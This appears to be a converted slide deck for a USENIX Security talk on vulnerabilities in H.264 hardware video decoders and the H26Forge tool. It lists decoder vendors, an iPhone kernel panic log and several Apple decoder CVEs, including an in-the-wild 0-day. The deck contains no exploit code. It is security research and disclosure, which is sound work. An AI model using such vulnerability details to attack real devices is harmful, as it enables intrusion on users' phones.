



# The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez<sup>1</sup>

Stephen Checkoway<sup>2</sup>

Hovav Shacham<sup>1</sup>

<sup>1</sup> The University of Texas at Austin

<sup>2</sup> Oberlin College

# Willy R. Vasquez (wrv)

- PhD Student at UT Austin
- Research in systems security,  
cryptography, and cyberlaw and policy
- Previously at  and 



<https://wrv.github.io/>

# Roadmap

Decoder attack surface  
and complexity of Video  
Decoding

H26Forge: Domain  
specific infrastructure to  
modify encoded videos

Expanded Root Cause  
Analysis of Apple ITW 0-day  
CVE-2022-22675

With H26Forge, the complexity of working  
with encoded videos is reduced, unlocking a  
new attack surface

# To appear at USENIX Security '23!

## The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez

*The University of Texas at Austin*

Stephen Checkoway

*Oberlin College*

Hovav Shacham

*The University of Texas at Austin*

### Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.


self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”<sup>2</sup> the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

<https://wrv.github.io/h26forge.pdf>

# Video Attack Surface

# Video is everywhere



A screenshot of a web browser displaying an Ars Technica article. The title of the article is "A new vulnerability in Intel and AMD CPUs lets hackers steal encryption keys". Below the title, a subtitle reads "Hertzbleed attack targets power-conservation feature found on virtually all modern CPUs." The author's name is DAN GOODIN, and the date is 6/14/2022, 1:00 PM. To the right of the main article, there is a thumbnail for an ARS VIDEO titled "How The Callisto Protocol's Animations Came To Life With Motion Capture". The video thumbnail shows a character in a dark, rainy environment.

A new vulnerability in Intel and AMD CPUs lets hackers steal encryption keys

Hertzbleed attack targets power-conservation feature found on virtually all modern CPUs.

DAN GOODIN - 6/14/2022, 1:00 PM


ARS VIDEO

How The Callisto Protocol's Animations Came To Life With Motion Capture

# Video is everywhere

A screenshot of a web browser displaying an Ars Technica news article. The article title is "A new vulnerability in Intel and AMD CPUs lets hackers steal encryption keys". Below the title, a subtitle reads "Hertzbleed attack targets power-conservation feature found on virtually all modern CPUs." The author is listed as "DAN GOODIN - 6/14/2022, 1:00 PM". To the right of the main article content, there is a video thumbnail with a red border around it. The thumbnail has the text "ARS VIDEO" at the top, followed by the title "How The Callisto Protocol's Animations Came To Life With Motion Capture". Below the title is a small image showing a character from the game "The Callisto Protocol" in a rainy environment.

# Video is everywhere



A new vulnerability in Intel and AMD CPUs lets hackers steal encryption keys

Hertzbleed attack targets power-conservation feature found on virtually all modern CPUs.

DAN GOODIN - 6/14/2022, 1:00 PM

ARS VIDEO

How The Callisto Protocol's Animations Can Motion C

May 1, 2018


SAUDI ARABIA SWEDEN

1:35 PM

Figure 3: The text containing video file sent to Bezos from MBS account.

Source: Bezos iPhone, WhatsApp application

# Video is everywhere



A new vulnerability in Intel and AMD CPUs lets hackers steal encryption keys

Hertzbleed attack targets power-conservation feature found on virtually all modern CPUs.

DAN GOODIN - 6/14/2022, 1:00 PM

ARS VIDEO

How The Callisto Protocol's Animations Can Motion C

May 1, 2018


SAUDI ARABIA SWEDEN

Figure 3: The text containing video file sent to Bezos from MBS account.


Source: Bezos iPhone, WhatsApp application

9


# Video Decoding Pipeline




# Video Decoding Pipeline




# Video Decoding Pipeline




# Video Decoding Pipeline




# Video Decoding Pipeline



# Video Decoding Pipeline



# Video Decoding Pipeline



# Dedicated Hardware Decoding

- Decoding is compute heavy, so dedicated hardware ensures smooth playback
- Identified 25 different providers of H.264 video decoder intellectual property (IP)
- Each video decoder has its own kernel driver that controls it

Table 1: Companies that produce hardware video decoders.

Company	Product Name
Allegro DVT	AI-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion <sup>1</sup>	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTAR Semi <sup>2</sup>	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip <sup>3</sup>	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC <sup>4</sup>	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

<sup>1</sup>Purchased by Allegro DVT.

<sup>2</sup>Merged with MediaTek; main use is set-top boxes.

<sup>3</sup>May just be VeriSilicon Hantro.

<sup>4</sup>Formerly Spreadtrum.

# Decoder Kernel Drivers

- Take untrusted input from the internet
- **Parse it in the kernel**
- Send to hardware to produce frames

# Decoder Kernel Drivers

- Take untrusted input from the internet
- **Parse it in the kernel**
- Send to hardware to produce frames

Surely nothing could go wrong



# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext



## AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext





# Apple Mobile Hardware Video Decoder

## AppleD5500

- Found in A11 SoCs and earlier (iPhone 5s)
- Imagination Technologies IP
- AppleD5500.kext



## AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext





# Apple Mobile Hardware Video Decoder

Apple D75500

- F
- I
- A

```
panic(cpu 4 caller 0xfffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xfffffffff0095a162c, lr 0xfffffffff00959db
    x0: 0xfffffff3e7162000 x1: 0xfffffff
    x4: 0x0000000000000001 x5: 0x00000
    x8: 0x0000000000000007 x9: 0xfffffff
    x12: 0x0000000000020002 x13: 0x00000
    x16: 0xfffffff041410000 x17: 0xee66f
    x20: 0xfffffff3e7162000 x21: 0x00000
    x24: 0xfffffff3e7162000 x25: 0xfffffff
    x28: 0x0000000000000000 fp: 0xfffffff
    pc: 0xfffffffff0095a162c cpsr: 0x80400
                                                ffffeb17c33570)
000000000000003f x3: 0x0000000000000000
0000000000000000 x7: 0x0000000000000000
fffffe133ab8000 x11: 0xfffffff3e7162008
00000000006000 x15: 0x0000000000009000
0000000000000000 x19: 0xfffffffbeb17c33980
fffffeb17c33980 x23: 0x0000000000000003
fffffe6006b3964 x27: 0x0000000000000000
fffff00959db94 sp: 0xfffffffbeb17c338c0
000006 far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

M1 SoCs



Apple A14

# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext



## AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext



## AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

CVE-2022-22675: AppleAVD H.264  
vulnerability exploited in the wild!

Build upon existing RCA to get a heap  
overflow



# Apple Mobile Hardware Video Decoder

## AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

## AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

